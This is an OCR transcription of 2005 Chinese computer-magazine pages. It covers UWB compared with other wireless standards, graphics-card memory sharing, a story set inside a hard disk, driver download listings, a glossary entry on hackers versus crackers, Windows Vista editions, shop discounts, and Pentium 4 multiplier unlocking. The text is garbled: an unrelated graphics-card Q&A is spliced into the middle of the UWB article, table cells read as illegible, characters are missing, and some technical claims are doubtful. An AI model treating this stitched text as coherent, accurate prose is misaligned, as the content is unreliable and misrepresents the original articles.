802.11x是最早的无线局域网标准，它主要用来解决办公室局域网和校园网中用户与用户终端的无线接入，其物理层最高速率54Mbps，传输层最高速率25Mbps，而用作无线局域网时的通信距离可以达到100米。UWB技术的传输速率非常高，可以发挥出高达数百Mbps的传输性能，但是由于功率受到了限制，因此UWB只能在10米以内的范围通信，距离越远速度越慢越不稳定，当距离超过了20米，反倒就没有802.11x技术那么好了。

2.UWB VS 蓝牙

现在蓝牙技术在手机、PDA等数码设备上都得到了广泛应用，从距离上面来看，蓝牙同样只有10米左右的有效距离，从速率来说，蓝牙理论传输速度只有不到1Mbps，因此也难怪外面到处都说UWB就是"蓝牙杀手"。不过由于蓝牙的工作频率是2.4GHz频段，无需经过申请即可使用，而且蓝牙经过多年的发展，已经具备了完善的通信协议，兼容性方面非常不错，UWB目前还是刚刚起步。因此UWB立刻取代蓝牙是不可能的，反倒是目前有趋势是蓝牙要和UWB集合在一起推出新一代的蓝牙技术，相信这个过不了多久我们就能够看到了。

和HM技术的显卡身材是不是苗条了许多，但要注意上面依然板载有显存颗粒。

这是因为只有当显卡板载显存颗粒容量不能满足　染图像需要时才会去调用系统内存，这样可以防止影响计算机系统性能，而显卡被精简显存颗粒一点也不影响显示性能，如NVIDIA于2004年12月发布的6200TC系列，显存分为32bit 16MB和64bit 64MB两种，不过6200TC系列在性能上与显存容量为128bit 128MB的标准版6200旗鼓相当，从这点大家也看得出TC和HM技术的先进之处。

又有记者问道：TC和HM技术最应该注意什么？

GPU回答说：由于什么时候该调用系统内存，调用多少系统内存即系统内存的动态调用分配是此两项技术的核心，那么包含此技术的显卡驱动程序便成为重中之重，随时关注官方最新显卡驱动程序及时换用最新驱动程序是提升显卡性能的不二之道。比如最近ATi催化剂5.7版主要针对显存64MB和128MB的显卡加入了HyperMemory技术支持，在3DMark05测试中，性能提高5-15%，Half-Life Ⅱ半条命2游戏，1600x1200 4xAA 8xAF模式下，性能提高25～60%，只要升级显卡驱动便可获得如此性能　升，还不快来！

CF [ZS01]

3.UWB VS HomeRF

HomeRF就是家庭射频标准了，是在家庭范围内使计算机与其他电子设备之间实现无线通信的开放性工业标准，它是802.11x与DECT的结合，使用这种技术能降低语音数据成本，工作在2.4GHz频带，同步支持4条高质量语音信道，但是HomeRF的传输速率只有1M～2Mbps，而且支持HomeRF技术的企业很少，因此虽然HomeRF的传输距离同样要比UWB远，但是传输速度和UWB是无法同日而语，相信UWB将会令HomeRF的日子很难过。


和三种先进流行的无线技术进行初步对比之后，我们可以来看看如图1的对比表格，相信大家一定会有更加直观的认识。

	IEEE802.11x	蓝牙技术	HomeRF	UWB
传输速率	54Mbps	小于1Mbps	1~2Mbps	可高达500Mbps
通信距离	10米~100米	10米	50米	<10米
应用范围	无线局域网	[illegible]	[illegible]	近距离多媒体
终端类型	笔记本、台式电脑、掌上电脑和因特网网关	笔记本、移动电话、掌上电脑、移动设备	笔记本、无绳电话、[illegible]、移动设备	无线电视、DVD、高速因特网网关

图1　四种无线技术的对比

UWB技术给我们带来了什么？

在UWB进入家庭应用的时候，它作为一种高速、低成本和低功耗的无线通信方式虽然通信距离很短，但是由于它本身的带宽很宽，在接入上一级网络的同时还可以作为下一级网络的网关，从而使得整个家庭组成一个星型网络。它使用户无需通过错综复杂的线路来连接各种家庭设备，包括大显示屏、机顶盒、扬声器、电视、数字视频录制器、电脑/手提电脑、数码相机和智能手机等设备。借助UWB，用户甚至没有必要将所有这些设备都安装在同一个房间内。今天的UWB技术已经能够实现如下的功能：



UWB让我们的家庭充满“无线”

1.无需使用电缆即可建立家庭影院，并且将内容传输到房屋中的任何一台电视机。

2.将图像从数码相机即时传输到个人电脑/手提电脑、电视或其他显示设备上，对于大容量的图片传输而言，UWB的速率无疑很具有优势。

3.现在很多人都有MP3随身听，UWB能够让MP3随身听和电脑、家庭影院等设备高速“互通有无”。

4.在家里能够无线玩游戏机，多个操纵杆、显示设备、游戏设备无线连接。

5.无线连接多种工作设备，例如手提电脑、PDA和投影机，办公室的人员能够坐在会议室中，无线共享带有图像和音频的演示。

随着消费电子的高速发展，数字电视、音频和视频接收机、DVD、卡拉OK、MP3播放器和数码相机等娱乐设备必将进入千家万户。可以想象，在不久的将来UWB技术将带给我们更多的无线享受。

UWB产品一览

虽说UWB技术还没有普及到商用之中，但是已经有不少产品已经开始结合UWB技术了，说不定过一段时间之后这些产品就会出现在我们的身边哦！

1.支持UWB的海尔电视机



支持UWB的海尔电视机

从2005年下半年开始，海尔就开始在中国和美国销售这种液晶UWB电视。它的大小是37英寸，支持1080i分辨率的HDTV显示，具备组合端子和DVI端子。所配UWB的最大数据传输速度为114Mbit/秒，可多信道同时无线传输HDTV影像。2005年的“飞思卡尔技术论坛”上面，技术人员展示了利用UWB从媒体服务器发送20Mbit/秒HDTV影像视频流的演示。


2.UWB手机



明天也许我们就能用上UWB手

在美国拉斯维加斯举办的“2005 International CES”展会上，飞思卡尔公司展出了支持UWB规格的手机样品，它是和摩托罗拉共同开发的，以摩托罗拉的E680位样本，最大数据传输速度为100Mbit/秒。机身内部配备了飞思卡尔的SD卡型UWB模块以及天线部件，内置可拍摄VGA照片的相机模块，而且无论照片拍摄了多大，它都可以瞬间完成由手机到笔记本电脑之间的照片传输。据飞思卡尔介绍，除摩托罗拉外，该公司还在与多家手机厂商进行联合开发，而且2006年前后此类手机即可上市。

3.UWB网卡



UWB无线适配器

要说到无线技术，相信很多人都会联想到了网卡，而UWB技术用在短距离的无线局域网，具有很强的诱惑力，大家可以想象一下，在一个直径10米的房间里面（相信大多数人家里都没那么大）你随时可以使用超宽带来上网，具有极高的速度，而且又不需要在家里面铺设乱七八糟的网线。在2005年的英特尔春季信息技术峰会（2005IDF）上面，展出了难得一见的UWB网络适配器（网卡），相信距离UWB网络真正进入千家万户的一天不远了。 CF [ZS02]

硬盘内部世界漫游记

★★★

■江苏　青玉案

机器上的硬盘最近老是〞　　〞作响，于是拆下来准备看看究竟是怎么回事，但是看着拆下来的硬盘，不就是电路板、接口、盘体以及外壳四大块嘛，看起来太简单了(见图1)。由于没有事情可做，看着看着竟然睡着了，正迷糊间突然跑来一个蓝精灵朝着我挥了挥手，〞跟我来看看硬盘为什么会　　作响吧！〞我没有感到丝毫的奇怪，但是蓝精灵却从怀中掏出了手表看了一下时间，又对着我说：〞快点！〞


图1

我身不由己地跟着它通过硬盘面板标签边上的透气孔进入了它的内部，奇怪，我竟然变小了。不一会儿，我和蓝精灵站到了一个圆形光亮的镜面上，蓝先生问我：〞知道为什么硬盘会　　响吗？〞我赶紧摇了摇头，蓝精灵摆了摆它的那只小手，〞就知道你不了解，还是我来解释给你听吧！〞

〞你和我现在所站的镜面叫做盘片(见图2)，实际上就是硬盘存储数据的载体，它的样子与我们所用的光盘有些类似，中间也有孔，不过盘片的孔中间是主轴。硬盘的盘体由多个重叠在一起并由垫圈隔开的盘片组成，硬盘容量的大小主要由单个盘片的容量来决定。以一块容量为80GB的硬盘为例，如果它的单个盘片容量为20GB，则需要4个盘片；如果单个盘片容量为40GB，则这块硬盘只需要2个盘片。〞


图2

〞盘片是表面极为平整光滑且涂有磁性物质的金属或玻璃磁盘，它们通过表面的磁性物质紧紧抱在一起。这种涂有特殊物质的金属磁盘具有很高的记录密度和安全性能。目前市场上主流硬盘的盘片多数都是由金属薄膜磁盘构成，这种金属薄膜磁盘较之普通的金属磁盘具有更高的记录数据的能力！除金属薄膜磁盘以外，还有一些硬盘使用玻璃作为磁盘基片。与金属薄膜磁盘相比，用玻璃作为盘片有利于把硬盘盘片做得更平滑，单位磁盘密度也会更高，同时由于玻璃的坚固特性，新一代的玻璃硬磁盘在性能方面也会更加稳定。〞

〞目前，硬盘盘片记录数据的方式是不相同的，有的是采用单面记录数据，有的则是用双面记录数据。同样，一张硬盘盘片的单面也是由多个不同的层复合而成的，最上面是有机氟高分子材料组成的润滑层，保证磁头更加平稳地运行，接下来是由坚硬的碳材料构成的保护层，保护数据层不受物理损坏。这种由碳材料组成的保护层通常又叫石墨图层，它会因为自身的属性让盘片发出五彩　纷的光来。〞

〞小子，你得注意　，玻璃磁盘的坚固并不是说它可以任意在地上摔，而是相对于稳定的工作环境而言的。〞蓝精灵先生扫了我一眼，没等我有所反应，又继续说了下去，〞一张盘片，根据容量的大小可以划分成多个扇区，这些扇区就像人们住的房子，不同的是里面住的是各种各样的数据！〞

〞那数据是怎么写到磁盘上的呢？〞我忍不住插了一句。

〞问得好，跟我来！！〞蓝先生拉着我向前走了好长一段距离，眼前忽然变得拥挤起来，有一个类似于吊车似的铁臂耸立在面前。

〞这个没看过吧？它叫磁头组件(见图3)，是硬盘中最精密的部件之一。它由读写磁头、传动手臂、传动轴三部分组成。磁头是硬盘技术中最重要和关键的一环，硬盘存取数据就靠它了！没有磁头，也就没有实际意义上的硬盘。磁头的作用就类似于在硬盘盘片上进行读写的〞笔尖〞，通过磁头在盘片上来回移动，将数据信息记录在硬盘内部特殊的介质上。现在这种磁头实际上由多组磁头组合而成，一组叫写入磁头，它沿用了传统的磁感应磁头；另一组叫读取磁头，它应用了新型的MR磁头，即所谓的感应写、磁阻读，针对读写的不同特性分别进行优化，以达到最好的读/写性能。磁头加电后会在高速旋转的磁盘片表面移动，与盘片之间的间隙只有0.1～0.3μm，这样可以获得很好的数据传输率。〞



图3

〞那磁头是怎么动起来的呢？〞

〞小子，你还真问到点子上了。俗话说无风不起浪，磁头要在盘片上移动，得有动力才行啊。〞说到这儿，蓝精灵先生带着我爬到了磁头传动臂的上面，指着中间那个对我说道，〞这个叫磁头驱动机构，又称作寻道马达，现在不少硬盘还另外提供了高效的防震动机构。硬盘的读写是靠移动磁头，磁头位于传动臂的尖端，因此要想移动磁头首先就得要传动臂动起来，这就要寻道马达驱动才能实现。寻道马达由电磁线圈电机、磁头驱动小车、防震动装置构成，高精度的寻道

马达能够对磁头进行正确的驱动和定位，并能在很短的时间内精确定位系统指令指定的扇区磁道。"

说到这儿，蓝先生话风一转，"你的硬盘出现　　声的原因在于你总是非法关机，这样磁头组件在读写盘片时就停止了，无法正常回位。这样一来就容易出现这种声音。如果你再这样的话，硬盘小命不长　！"

"那位于盘片中间的轴承起什么作用呢？"我又好奇的问了一句。



图4

"正好要跟你解释"，蓝先生又拉着我跳下传动轴，来到了盘片中央，"这个叫主轴组件（见图4），它包括主轴部件如轴承和主轴马达等。硬盘在工作时，通过主轴马达的转动将用户需要存取的资料所在的扇区带到磁头下方，马达的转速越快，用户存取数据的时间也就越短。从这个意义上讲，主轴马达的转速在很大程度上决定了硬盘最终的速度。随着硬盘容量的扩大和速度的提高，马达的速度也在不断提升，现在硬盘容量在不断增大，硬盘的速度也在不断提高。随着硬盘转速的不断提高，同时也会带来诸如磨损加剧、温度升高、噪声增大等一系列负面问题。但是你所用的硬盘为什么工作时比较安静呢？那是因为它采用了用在精密机械工业上的液态轴承马达。这种技术与传统的滚珠轴承马达相比，一方面避免了与金属面的直接磨擦，将传统马达所带来的噪声及温度降至最低；另一方面，油膜可以有效地吸收外来的震动，使硬盘的抗震能力得到了提高！"

"小子，怎么样？这一下对硬盘的了解比较透彻了吧？以后不要用非法关机、突然断电等手段折腾它　！"蓝精灵先生语重心常地对我交待道。

"　，蓝先生，我再把硬盘的内部构造理一下，你看对不对。硬盘内部由磁头、盘片、主轴、电机、接口及其它附件组成，其中磁头、盘片组件是构成硬盘的核心，它封装在硬盘的净化腔体内（见图5）。硬盘内有两个马达，分别是主轴马达和寻道马达，它们工作任务各不相同，而硬盘的噪声主要是由寻道马达发出来的。"



图5

"说得好"，蓝先生拍手称好，"孺子可教啊！"

蓝先生的手掌怎么拍我身上来了？睁眼看看，原来是父亲叫我吃饭呢，那刚才进入硬盘内部世界是怎么回事？难道只是南柯一梦？

CF [ZS03]

热门驱动快快报

ATi Radeon 系列显卡最新 DNA 加速驱动 4.2.5.8 精简版

u更新如下:1.加入一些自定义分辨率模式。2.更新了对每一种显卡的优化设置。3.增加对ATI Mobility Radeon X700 128MB显卡的支持。4.升级了驱动卸载模块。5.加入全新的D3D设置选项和speed(速度)/quality(品质)优化选项。

u 适用环境：Windows2000/XP

u下载地址：http://www.mydrivers.com/dir127/d51167.htm

Intel英特尔芯片组Intel Chipset Software Installation Utility驱动最新7.2.1.1007版

u更新如下：能够识别英特尔出品的芯片组，并自动安装相应的inf文件以体现芯片组的功能特征。

u 适用环境：Windows 2000/XP/2003

u下载地址：http://www.mydrivers.com/dir127/d51173.htm

Realtek 瑞昱 AC97 声音芯片最新 WDM 驱动 3.76 版

u更新如下:1.增加了一些自定义项目。2.修正了ATi芯片组的噪音问题。3.修正了低于48K取样率录音中的噪音问题。

u 适用环境：Windows 98SE/ME/2000/XP/2003/XP-64

u适用环境：http://www.mydrivers.com/dir127/d51015.htm

Apple 苹果 iPod/iPod Mini/iPod Photo/iPod shuffle 系列音乐播放器最新升级程序 2005-9-6 版

u更新如下:新版本主要加入了iPod Nano彩屏MP3播放器软件1.0版。

u 适用环境：Windows 2000/XP

u适用环境：http://www.mydrivers.com/dir128/d51294.htm

Microsoft 微软 IntelliMouse 系列鼠标最新 IntelliPoint 应用程序最新5.3 中文版

u更新如下：IntelliPoint应用程序将大大提升你的鼠标使用效率，并提供了强大的功能，让你操作自如。

u 适用环境：Windows 2000/XP


u适用环境：http://drivers.mydrivers.com/dir128/d51341.htm

Samsung 三星显示器 MagicTune(魔调)软件最新 3.6 版

u更新如下:MagicTune是应用于三星公司显示器上的一个最新调控技术。

u 适用环境：Windows 98SE/ME/2000/XP

u下载地址：http://www.mydrivers.com/dir127/d51031.htm



热门驱动热辣评

1. 在 N 卡修改版驱动领域我们常见的是 NGO 与 DNA 的作品，他们各有所长。今天我们为大家介绍一款新的改版驱动 DHzer0point。此驱动能单独为游戏和其他软件应用进行优化。我们来看看新版0.7803的特性吧：1.基于nVIDIA 78.03 Beta 驱动；2.重新加强修改内容，新显卡和老显卡都能获得性能提升；3.SLI 问题得以解决；4.支持7800GT/GTX；5.包含了PCI Tool；6.Doom 3优化完全重写；7.对 Source Engine 进行了重新优化，在某些情况下性能提升最高达到5％；8.支持移动版显卡(这是修改版作品的一大特色)；9.解决了7800GTX 存在的微光问题。

适用环境：Win2000/XP

下载地址：http://www.mydrivers.com/dir127/d51098.htm

2. 在音频方面游飘给我们带来了其最新力作 YouP-PAX A4 V2.22 修改版驱动，新版驱动以创新官方5.12.01.0445版驱动核心为基础修改。驱动分为两个版本：音乐欣赏版：针对音乐欣赏优化，特别优化高频、中频，人声表现甜美、细腻，乐器表现真实、自然，适合欣赏节奏较慢的音乐、歌曲，DVD-Video、DTS-CD、DVD-Audio 的回放效果都做了相应优化;游戏娱乐版：针对游戏和 DVD 欣赏优化，加强了高频的穿透力和低频量感。使用者可以根据自己的喜好选择安装。驱动中根据不同的 CPU 做了相应的修改，可以较好地解决声卡硬件解码时的延迟、爆音问题。

适用环境：Win2000/XP/2003

下载地址：http://drivers.mydrivers.com/dir128/d51356.htm

CF [ZS04]

稀饭魔语大辞典

■熊猫盼盼

这几期的大辞典翻到的尽是些严肃的词，本期带来一个大家很感兴趣同时又带有无限神秘感的词。

本期名词:hacker　　音标:　　谐音:骇克

读音(WAV格式):http://www.newhua.com/cfan/200519/19voice.zip

hacker指的是拥有高超的技术，同时对解决困难和克服限制有着强烈渴望的人，如GNU计划和自由软件基金会的创立者Richard Matthew Stallman，他们称为"黑客"(或称"古典黑客")；而除此之外，还有一种叫做cracker的人，他们利用掌握的技术进行一些破解和破坏活动，区别于刚才的"黑客"，我们把这类人称为"骇客"。但是在各类媒体中却常常将这两种词混淆，把"骇客"也称为"黑客"，久而久之，人们便误认为那些网络中的破坏者就是黑客了。

①黑客守则:http://devil2001.blogchina.com/devil2001/1700838.html

江湖，自然有江湖的规矩。在黑客界，也有自己的一套规则，怎样才是一名合格的黑客，并为同行所尊敬？

②黑客的追求：黑客追求的是绝对的技术和自由，另外，他们痛恨所有的限制。所以，五角大楼、美国中央情报局这些越是封锁得严严实实的地方才越成为黑客们入侵的对象，他们想要的是证明自己能够突破这些限制，而并非要取得什么东西。而骇客则不同，他们往往会在入侵之后留下方便自己出入的后门，或者破坏、盗取别人的资料。黑客与骇客最大的区别就是:前者创造，而后者则破坏。

③著名的十大黑客:http://www.blogchina.com/idea2/hacker/

这十个黑客中无论哪个，其事迹就足以写一本厚厚的小说，特别是"世界头号黑客"凯文·米特尼克，他至今仍是黑客爱好者们的偶像。

④什么是"脚本小孩"(Script Boy)：那些只会利用已经公布的漏洞攻击技术，或者使用现成的攻击工具进行破解和破坏的人，称为脚本小孩，这些人的技术都很低，比骇客更受鄙视。

CF [ZS05]

Windows Vista 版本区别偷偷报

■LR

作为继Windows XP之后，微软力推的下一代操作系统，Windows Vista担负着击败众多竞争者的使命。喜欢尝鲜的朋友可能已经从网上下载了Windows Vista的测试版并安装试用起来了。最终的Windows Vista会是什么样？仍像Windows XP那样分为Home和Professional版本吗？

Windows Vista Starter Edition(Windows Vista入门版)

仅针对低端市场的版本，相当于Windows XP的Starter Edition，如果你对Windows XP的版本区别也有兴趣，可以看看本刊2005年第7期的《Windows XP 你到底有几件"马夹"》。官方透露的信息比较少，只是说限制了许多系统特性，并且只允许同时运行3个应用程序，不支持登录密码及快速用户切换。虽说微软称这个版本是为不发达国家及地区设计的，但从Windows XP Starter Edition的市场反应来看应该不会有太多人关注此版本。

Windows Vista Home Basic Edition(Windows Vista家用基本版)

这个版本类似Windows XP的Home版本，微软这次强调了其"家庭"特性，似乎想打破原来"Home版本是Professional版本去掉若干功能"的观念。已经公布的特性有：防火墙、家长控制(不知这个功能是不是真能控制现在的孩子……)、安全中心防垃圾邮件/病毒/间谍软件、网络地图和Windows搜索(和Google卯上了……)、Movie Maker、图片库(一个新的组件，应该会和微软的图片预览、数码相机照片管理等功能紧密集成，进一步蚕食ACDSee等照片软件的市场)。

Windows Vista Home Premium Edition(Windows Vista家用增强版)

这个同样标称为Home的版本，功能却不同于Windows XP的Home版本，更确切地说，应该是对应原来的Windows XP Media Center(媒体中心)，主要面向PC发烧级用户、多PC用户和笔记本用户。除了包含Windows Vista Home Basic Edition的所有功能外，又增加了DVD视频编辑、HDTV支持、Wi-Fi音频配置及漫游等与媒体相关的特性。

Windows Vista Professional Edition(Windows Vista专业版)

Windows Vista的专业版本，官方提供的信息非常少，只是说针对商用消费者。从目前公布的数据来看无法获知Windows Vista的专业版是否包含家庭版的所有特性。已经确认的特性有：加密文件系统、可以加入域、能够建立IIS Web服务器。

Windows Vista Small Business Edition(Windows Vista小型商业版)

小型商业版，适用于非IT业员工的小型商务应用，具备的特性有：备份和卷影复制、可扩展的集中化服务器网络、PC传真和扫描工具，可以升级。

Windows Vista Enterprise Edition(Windows Vista企业版)

企业版，针对企业级应用做了优化，集成Virtual PC虚拟机软件(光是这个特性恐怕就让许多人兴奋不已了)和多语言用户界面。主要面向企业决策者、IT经理和员工。

网络大补贴

1.感受Windows Vista的美丽

网址：http://www.pconline.com.cn/pcedu/softnews/cs/0507/675806.html

说明：Windows Vista官方图片公告，来看看究竟有多漂亮。

2.Windows Vista Beta1最详细体验报告

网址：http://www.pconline.com.cn/pcedu/pingce/0507/678739.html

说明：对于这个陌生的操作系统的使用，恐怕你又会像当初从Windows 98升级到Windows 2000/XP时那样手足无措了，这份最详细的报告能够指导你熟悉这个系统。

3.揭开Windows Vista的五大谜底

http://searchwin2000.techtarget.com.cn/tips/334/2108334.shtml

说明：选择64位还是32位？以前的软件还能在Windows Vista上运行吗？现在谜底揭晓。

4.Windows Vista硬件指南

网址：http://tech.sina.com.cn/s/s/2005-07-28/0922675754.shtml

说明：看看你的电脑硬件是否能满足Windows Vista的"大胃口"。

5.Windows Vista服务优化攻略

网址：http://searchwin2000.techtarget.com.cn/tips/162/2088162.shtml

说明：如果你的硬件只是勉强能够支撑这个系统，那还是应该优化一下。

Windows Vista Ultimate Edition (Windows Vista究极版)

微软官方称它为"微软迄今为止推出的最佳PC操作系统"，它具备Home Premium和Professional版本的所有功能，这个版本所具备的特性可能大多不在系统本身的功能，而是微软针对这个版本的系统所提供的网络服务。目前已经公布的报告指出，微软将为这个版本的用户提供特殊的游戏功能、P2P交流、网络俱乐部等功能，以及免费的音乐、电影、娱乐软件的下载。 CF [ZS06]

Search for

CFan村里大搜查

（阳光提醒你：本期优惠有效期为10月1日至11月15日；如非文中注明，凭一本杂志只能购买到一款优惠产品，购买时别忘了出示手中的本期《电脑爱好者》杂志噢！）

武汉：4 Port USB Hub优惠多多




随着USB设备的增多，主板自带的USB插口已经满足不了用户的需要了。这款USB 2.0的4口USB Hub，传输速率最高可达480Mb/s，而且还提供了外接电源，这让同时连接多个大功率设备也不成问题。（武汉搜查队员李磊报道）

优惠产品：4 Port USB Hub
原价：58元　CFan读者价：38元
地址：汉口前进电脑城1-13
电话：027-82807976

武汉：两款散热产品全打折

酷冷捍卫战士Ⅱ-TAP（效能版）采用了双层动静轮风扇，能够集中风压扰乱气流方向，使涡轮风扇产生的风量，风压直接对CPU散热器中心进行热交换，增加散热器的散热效能，并且能够有效降低噪音。这款散热器适用于AMD的Socket462平台，最高可以支持新速龙的2.4GHz，老AMD平台的用户可以考虑更换这款产品。Tt-金星10A提供对Socket754/939两种不同处理器类型的支持，散热器的底部采用了纯铜材质，能够更有效的把Athlon64热量及时传导到散热　片上。（武汉搜查队员李磊报道）





优惠产品：酷冷捍卫战士II-TAP（效能版）
原价：99元　CFan读者价：70元
优惠产品：Tt-金星10A
原价：165元　CFan读者价：135元
地址：武汉市前进五路中心电脑广场旭升电子
电话：027-82794453

沈阳："苹果"音箱来装机！



APPLE公司的外设产品在品质及外观设计上都相当不错，唯一的缺憾就是价格过于高昂。苹果2106这款音箱的媒体报价是238元，作为国际名牌的2.1声道音箱，也算是比较超值的价位。至于CFan读者的价位则让利到了168元，绝大多数装机用户都可以考虑购买，性价比还是相当不错的。（沈阳搜查队员丁宁报道）

优惠产品：苹果2106音箱　原价：238元　CFan读者价：168元
地址：沈阳市三好街东软电脑城A座112档口
电话：024-23966347


厦门：触摸屏MP4网络电影，256M仅售400余元



65000色真彩，可播放MTV电影，触摸屏操作方式。（厦门搜查队员轩辕.吴报道）

优惠产品：TPM－444
原价：560元 CFan读者价：410元
地址：厦门湖滨南路假日E时代电子城106柜台
电话：13015950065　联系人：王小姐

厦门：蓝牙耳机低价热销



专门为各类蓝牙手机而开发设计的基于蓝牙技术的高科技无线耳机。高雅时尚的外形与世界知名品牌共舞，清晰流畅的语音让你如　春风仅18.8克的纤小形体游走耳畔，宛若无物。（厦门搜查队员轩辕.吴报道）

优惠产品：蓝牙耳机738系列　原价：388元　CFan读者价：300元
地址：厦门湖滨南路假日E时代大厅展销柜　电话：0592－8483668


济南：最新iriver T10运动型MP3优惠360元！



iriver最新上市了一款具有运动气息的T10 MP3，外壳上一个金属环扣，可以套在皮带或背包挂扣上，搭配了一个1.1英寸的64k色彩屏，可持续播放时间达到53小时，支持mp3、wma、ogg、asf音乐格式，以及srs环绕音效，拥有FM收音功能(87.5-108mhz)和时钟显示，而且音质相当出色！（济南搜查队员李嘉报道）

优惠产品：iriver T10　原价：1400元　CFan读者价：1040元
地址：山东省济南市山大路178号赛博数码广场247室
电话：0531－82396350


济南：新款nForce4主板特价550元



由于64位闪龙的出现754平台最近备受玩家的欢迎，这款硕　SK-NF4pro-754主板做工细致，而且采用了品质较高的固态电容，支持前端总线800MHz的AMD socket-754 Athlon64/Sempron 32/64核心处理器。（济南搜查队员李嘉报道）

优惠产品：硕菁SK-NF4pro-754　原价：659元　CFan读者价：550元
地址：山东省济南市山大路荷凤园1－3－102
电话：0531－86550758

广州：韩国原厂MP3特价让利CFan读者



LCD中文显示，带背光。录音长达56小时，独特的分目录歌曲播放让你方便的选择歌曲感情色彩。现在CFan读者马上就能以550元拿到原价799的超值名牌mp3了，机会有限，先到先得！（广东搜查队员"小熊在线广东站"报道）

优惠产品：朝华 神曲-H(HW)(128M)　原价：799元　CFan读者价：550元
地址：广州市太平洋商业中心一期3007-9　电话：020-87533875

广州：金士顿存储卡回馈CFan读者



现在拥有数码相机，PDA和可拓展智能手机等等的人越来越多，一张容量较大的SD或者MMC等储存卡能让你的数码装备更加厉害。金士顿数码储存卡采用韩国三星芯片，全部台湾封装，一年保换五年质保，性价比很不错。（广州搜查队员"小熊在线广东站"报道）

型号	容量	原价	CFan读者价
SD	256MB	198元	150元
SD-S(高速)	512MB	315元	280元
MMC MOBILE	512MB	370元	320元
RS MMC	256MB	225元	180元

地址：广州市天河路518号南方现代科技广场负一楼B12（金士顿永超服务中心）
电话：020－38788217 38788677 38788669

CF [CP01]

打破Intel Pentium4倍频限制的最新超频选择

■小叮当

在过去很长的一段时间里，超频玩家对于AMD一直都是青　有加。这其中的最大原因就是AMD系列处理器能够通过CPU表面的金桥破解倍频，这样一来就给了超频用户更大的自由度。这种状况直到去年才发生了彻底改变，AMD采用了与Intel相类似的封装形式，可调节倍频的金桥“转移”到了CPU内部。再加上“超频能手”赛扬D的出现，超频玩家开始将注意力转移到了Intel平台。注意力转移之后的成果也是相当显著的，向来水火不侵的Pentium4处理器的倍频已经“惨遭”破解！

一、破解倍频、目的明确

长久以来，CPU性能表现最为直观的就是CPU所具备的主频。所谓主频其实就是CPU内部核心工作的时钟频率，单位一般是G赫兹（GHz）。这是我们在使用或购买电脑时都需要关心的一个参数，通常我们所接触的Pentium4 2.8GHz其实都是CPU的主频。对于同等级的CPU来说，主频越高、CPU的速度就越快、整机的性能就越好。至于CPU的主频，则与前端总线频率和倍频这两大因素的关系最为密切。其计算公式为：CPU主频＝前端总线频率/4×倍频数。由于Pentium4处理器的倍频一直都无法进行破解，所以超频玩家所要做的就是提高CPU的前端总线频率。只是主流Pentium4处理器的前端总线频率都已经达到了800MHz，继续提高前端总线频率已经相当困难。除非CPU的倍频能够降低，否则很难实现巨大突破！

二、华硕领头、其他跟进

目前能够实现Pentium4倍频破解的主板产品已经越来越多，最初只有华硕率先发布了可以破解Pentium4倍频的主板，紧接着技嘉、微星、升技等一线大厂也迅速跟进，先后发布了支持Pentium4倍频破解的主板。对于超频玩家来说，这绝对是一个振奋人心的消息。当然也有需要特别注意的地方，因为并不是每一款Pentium4处理器都可以破解倍频。目前比较可靠的资料证实，只有PRB=1的Pentium4 550和Pentium4 560这两款处理器可以调节倍频（如图1）。

华硕P5AD2-E Premium主板的BIOS内部存在着“CPU Lock Free”选项（如图2），将该选项设定为“Enable”之后就可以“骗过”Pentium4破解倍频了。由于Pentium4处理器的倍频范围设定在14～18之间，所以Pentium4 560这款处理器就可以工作在14倍频之下（如图3），而不是默认的18倍频之下（如图4）。这样一来，超频玩家就完成了超频之前的“降频”工作，其实际工作频率从默认的3.6GHz降到了2.8GHz。只要CPU运行在较低倍频之下，前端总线频率就有望进行大幅度提升。在我们对CPU散热条件进一步加强之后，Pentium4 560这款处理器的前端总线频率便可以从默认的800MHz提升1066MHz（如图5），CPU的主频也可以从默认的3.6GHz提升至3.72GHz。通过著名硬件网站测试的结果，我们可以看到破解倍频后的Pentium4处理器在性能上有了很大的提升。前端总线频率提高了266MHz之后，数据带宽也出现了很大的提升，各方面的测试成绩都出现了很大提升。尤其是在搭配双通道DDR2 667内存之后，其测试成绩比采用DDR2 533内存的搭配有了更为明显的提升(如图6)。

Processor Number	Core Frequency (GHz)	Thermal Design Power (W)	Minimum T_C (°C)	Maximum T_C (°C)
520	2.80 (PRB = 0)	84	5	See Table 5-3 and Figure 5-2
530	3 (PRB = 0)	84	5	See Table 5-3 and Figure 5-2
540	3.20 (PRB = 0)	84	5	See Table 5-3 and Figure 5-2
550	3.40 (PRB = 1)	115	5	See Table 5-2 and Figure 5-1
560	3.60 (PRB = 1)	115	5	See Table 5-2 and Figure 5-1

图1





图2









▼图3　▲图4


◀图5　▼图6

三、意义非凡、战果显著

